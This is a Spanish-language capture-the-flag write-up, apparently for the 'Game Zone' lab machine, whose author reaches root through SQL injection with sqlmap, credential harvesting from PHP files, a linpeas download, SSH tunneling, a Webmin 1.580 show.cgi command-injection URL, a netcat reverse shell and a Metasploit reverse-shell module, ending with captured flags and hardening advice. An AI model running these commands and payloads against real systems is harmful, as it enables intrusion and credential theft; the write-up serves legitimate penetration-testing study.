agent47@gamezone:/var/www$ cd html
agent47@gamezone:/var/www/html$ cat *.php | grep root
    define('DB_USERNAME', 'root');
$con = mysqli_connect('localhost:3306','root','3kSMMS47qZEBgFue','db');
agent47@gamezone:/var/www/html$
```


Encotramos las claves de acceso de la BD.

##### Puerto 80 http


Generamos una intercepción con burpsuite al sitio web de la máquina game zone:



Guardamos la intercepción en un archivo, que nos ayudará a generar un ataque sqlmap automatizado:




Comenzamos el ataque a partir del archivo que se generó por la intercepción:  
sqlmap -r burpInterception.txt --dbms=mysql --dump



Al final del ataque nos generó la siguiente información:

db.post



db.users

```

Database: db
Table: users
[1 entry]
+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+

[15:38:09] [INFO] table 'db.users' dumped to CSV file '/home/hmstudent/.local/share/sqlmap/output/10.10.98.254/dump/db/users.csv'
[15:38:09] [INFO] fetched data logged to text files under '/home/hmstudent/.local/share/sqlmap/output/10.10.98.254'
[15:38:09] [WARNING] your sqlmap version is outdated

[*] ending @ 15:38:09 /2024-05-14/

```

## Manual

Pasamos leanpeas.sh desde nuestra máquina atacante hacia la máquina objetivo:


```

(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ ls /opt/exploits
AutoBlue-MS17-010  inject.txt  MS17-010  OpenLuck  PrintSpoofer64.exe  samba2_2_1_a_exploit  winPEASx64_ofs.exe
inject.py          linpeas.sh  MS17-010-searchsploit  PowerView.ps1  pspy64  SharpHound.ps1  zeroologon

(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ cd /opt/exploits

(hmstudent@kali)-[/opt/exploits]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```



Nos colocamos en la carpeta /dev/shm, bajamos el archivo y le damos permisos de ejecución:

```

agent47@gamezone:~$ cd /dev/shm
agent47@gamezone:/dev/shm$ wget http://10.11.86.243/linpeas.sh
--2024-05-14 14:50:37-- http://10.11.86.243/linpeas.sh
Connecting to 10.11.86.243:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh 100%[=====]
2024-05-14 14:50:39 (487 KB/s) - 'linpeas.sh' saved [765867/765867]

agent47@gamezone:/dev/shm$ ls
linpeas.sh
agent47@gamezone:/dev/shm$ chmod +x linpeas.sh
agent47@gamezone:/dev/shm$ ls
linpeas.sh
agent47@gamezone:/dev/shm$

```

Dentro de la ejecución encontramos lo siguiente:

```

Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:10000      0.0.0.0:*          LISTEN     -
tcp        0      0 0.0.0.0:22        0.0.0.0:*          LISTEN     -
tcp        0      0 127.0.0.1:3306     0.0.0.0:*          LISTEN     -
tcp6       0      0 :::80             :::*               LISTEN     -
tcp6       0      0 :::22             :::*               LISTEN     -
tcp6       0      0 fe80::1:13128     :::*               LISTEN     -

```

Sabemos que el 3306 es el puerto del servicio de mysql y se está corriendo como root. También se sabe que el objetivo del puerto 10000 es hacer un port forwarding para las conexiones a servicios de la nube.

## 4. Escalación de privilegios

Ahora que sabemos que podemos utilizar el puerto 10000, procedemos con el protocolo ssh para hacer tunneling:


```
(hmsstudent@kali) - [~/Documents/6.Game-Zone]
$ ssh -L 10000:localhost:10000 agent47@10.10.98.254
agent47@10.10.98.254's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


109 packages can be updated.
68 updates are security updates.

Last login: Tue May 14 14:19:50 2024 from 10.11.86.243
agent47@gamezone:~$
```

Comprobamos vía navegador:




ingresamos las credenciales que tenemos:



Descubrimos que el SO es un ubuntu 16.04.6


Webmin version 1.580

Buscamos en exploit-db.com si existen vulnerabilidades sobre webmin 1.580




Encontramos que si existe una ejecución remota via metasploit. Pero nosotros vamos a proceder por la forma manual, por lo tanto, abrimos el exploit para conocer de qué se trata:

Dentro del exploit, encontramos un archivo pdf de referencia:



Navegamos hacia el pdf para saber de qué se trata:






El pdf anterior nos indica que podemos ejecutar comandos con la versión webmin 1.580:

<https://webminserver.dom.com/file/show.cgi/bin/echo|ls%20-la>

Comprobamos vía navegador:


Con el comando `whoami`



Encontramos que dicho servicio fue levantado con root!!

Por lo tanto, podemos proceder a crear una reverse shell con python para un mejor manejo de ejecución de comandos:


1. Vamos a [revshells.com](http://revshells.com) a buscar la respectiva a python y colocar URL encode:



- Nos podemos a la escucha del puerto 9001 desde la máquina atacante:

```
(hmstudent@kali)-[~]
$ nc -lnvp 9001
listening on [any] 9001 ...
```

- Copiamos el texto y lo colocamos dentro de los pipes de echo:



Al ejecutar, observamos que la página se queda cargando.

- Vamos a nuestro netcat y preguntamos whoami:

```
(hmstudent@kali)-[~]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.11.86.243] from (UNKNOWN) [10.10.98.254] 50972
# whoami
whoami
root
```

Ahora probemos utilizar el exploit encontrado para webmin 1.580 mediante Metasploit:

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search webmin

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/webapp/webmin_show_cgi_exec  2012-09-06      excellent Yes    Webmin /file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/file_disclosure    2006-06-30      normal  No     Webmin File Disclosure
2  exploit/linux/http/webmin_file_manager_rce 2022-02-26      excellent Yes    Webmin File Manager RCE
3  exploit/linux/http/webmin_package_updates_rce 2022-07-26      excellent Yes    Webmin Package Updates RCE
4  exploit/linux/http/webmin_packageup_rce    2019-05-16      excellent Yes    Webmin Package Updates Remote Command Execution
5  exploit/unix/webapp/webmin_upload_exec     2019-01-17      excellent Yes    Webmin Upload Authenticated RCE
6  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06      normal  No     Webmin edit_html.cgi file Parameter Tampering File Access
7  exploit/linux/http/webmin_backdoor         2019-08-10      excellent Yes    Webmin password_change.cgi Backdoor
```

Usamos el exploit `exploit/unix/webapp/webmin_show_cgi_exec`

```
msf6 > use 0
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

#  Name          Current Setting  Required  Description
-  -
0  PASSWORD       yes             Webmin Password
1  Proxies        no             A proxy chain of format type:host:port[,type:host:port][...]
2  RHOSTS         yes            The target host(s), see https://docs.metasploit.com/docs/using-the-framework/010-basics.html
3  RPORT         10000          The target port (TCP)
4  SSL            true           Use SSL
5  USERNAME       yes            Webmin Username
6  VHOST          no             HTTP server virtual host

Exploit target:

#  Id  Name
--  --  -
0    0    Webmin 1.580

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

Seteamos los datos requeridos y colocamos en false al ssl:

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set password videogamer124
password => videogamer124
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set username agent47
username => agent47
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

Por último, checamos los payloads para elegir uno:

```

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show payloads
Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Ch
-  -
0  payload/cmd/unix/bind_perl               normal         No
1  payload/cmd/unix/bind_perl_ipv6          normal         No
2  payload/cmd/unix/bind_ruby               normal         No
3  payload/cmd/unix/bind_ruby_ipv6          normal         No
4  payload/cmd/unix/generic                  normal         No
5  payload/cmd/unix/reverse                  normal         No
6  payload/cmd/unix/reverse_bash_telnet_ssl  normal         No
7  payload/cmd/unix/reverse_perl             normal         No
8  payload/cmd/unix/reverse_perl_ssl         normal         No
9  payload/cmd/unix/reverse_python           normal         No
10 payload/cmd/unix/reverse_python_ssl       normal         No
11 payload/cmd/unix/reverse_ruby             normal         No
12 payload/cmd/unix/reverse_ruby_ssl         normal         No
13 payload/cmd/unix/reverse_ssl_double_telnet normal         No

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set payload 5
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/webmin_show_cgi_exec) >

```

Seleccionamos el payload/cmd/unix/reverse y ejecutamos:

```

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set lhost 10.11.86.243
lhost => 10.11.86.243
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run

[*] Started reverse TCP double handler on 10.11.86.243:4444
[*] Attempting to login...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uBVv2pUNXW6cd4HE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "uBVv2pUNXW6cd4HE\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.11.86.243:4444 -> 10.10.98.254:57058) at 2024-05-14 17:05:25 -0400

whoami
root

```

Logramos ser root nuevamente.

## 5. Banderas

```
agent47@gamezone:/$ find / -name user.txt 2>/dev/null
/home/agent47/user.txt
agent47@gamezone:/$ cat /home/agent47/user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:/$

(hmstudent@kali)-[~]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.11.86.243] from (UNKNOWN) [10.10.98.254] 50972
# whoami
whoami
root
# cd /
cd /
# find / -name root.txt 2>/dev/null
find / -name root.txt 2>/dev/null
/root/root.txt
# cat /root/root.txt
cat /root/root.txt
a4b945830144bdd71908d12d902adeee
#
```

user	649ac17b1480ac13ef1e4fa579dac95c
root	a4b945830144bdd71908d12d902adeee

## 6. Herramientas usadas

nmap	Para enumerar puertos abiertos servicios y versiones
sqlmap	Para automatizar ataque sqlinjection
metasploit	Para automatizar el ataque al servicio webmin 1.580

## 7. Conclusiones y Recomendaciones

1) Es importante no contar con las mismas credenciales para varios servicios, es decir, no es recomendable utilizar las mismas credenciales para servicios web y ssh, y tampoco utilizarlas en varias máquinas porque con crackmapexec podríamos vulnerar todas esas máquinas que cuentan con las mismas credenciales.

2) Es importante que el usuario root no este ejecutando servicios que puedan ser vulnerables, por ejemplo, en esta máquina encontramos que tanto mysql como webmin son ejecutados como root, y por ello se comprometió la máquina. Aquí la recomendación es sustituir al usuario root como ejecutor de esos servicios.